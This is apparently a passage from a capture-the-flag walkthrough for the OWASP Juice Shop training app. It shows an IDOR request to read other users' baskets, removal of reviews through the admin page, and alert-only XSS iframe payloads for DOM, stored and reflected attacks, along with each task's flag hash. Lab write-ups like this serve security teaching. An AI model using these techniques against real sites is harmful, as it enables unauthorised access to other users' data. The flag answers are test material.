


Answer → 41b997a36cc33fbe4f0ba018474e19ae5ce52121

Navigate to shopping basket as an admin, then send a request in Burp Suite to modified the basket id into 2 in GET method. We can edit any number to get the others user basket.

```
GET /rest/basket/2
```


[illegible]



Question #3: Remove all 5-star reviews!

Answer → 50c97bcce0b895e446d61c83a21df371ac2266ef

Navigate to `/#/administration` and remove the 5 star rating from the website and we got the flag.



## ▼ Where did that come from?


There are three major types of XSS attacks:

DOM (Special)	DOM XSS (Document Object Model-based Cross-site Scripting) uses the HTML environment to execute malicious javascript. This type of attack commonly uses the <code>&lt;script&gt;&lt;/script&gt;</code> HTML tag.
Persistent (Server-side)	Persistent XSS is javascript that is run when the server loads the page containing it. These can occur when the server does not sanitize the user data when it is uploaded to a page. These are commonly found on blog posts.
Reflected (Client-side)	Reflected XSS is javascript that is run on the client-side end of the web application. These are most commonly found when the server doesn't sanitize search data.

Question #1: Perform a DOM XSS!

Answer → 9aaf4bba5c30d00a1f5bbcfce4db6d4b0efe0bf

DOM XSS allowed us to use the HTML elements to execute the malicious javascript. Therefore, in this case we can use payload `<iframe src="javascript:alert(`xss`)">` at search bar, we are able to get the flag.



Question #2: Perform a persistent XSS!

Answer → 149aa8ce13d7a4a8a931472308e269c94dc5f156

Persistent XSS is a for us to perform a stored xss attack. We can stored a javascript into the system before logout the account. Then, relogin back to the account and navigate to the page that we placed the javascript, the javascript will take action to perform the persistent xss attack.

Add and used the payload `<iframe src="javascript:alert(`xss`)">` at logout request.






We can perform an reflected xss with modifying the id parameter.

Payload: `https://machineIP/#!/track-result?id=<iframe src="javascript:alert(`xss`)"`

Inject the payload and refresh the page, we are successfully perform the reflected xss attack.



## ▼ Exploration!

Access the `/#/score-board/` page

Answer → `7efd3174f9dd5baa03a7882027f2824d2f72d86e`

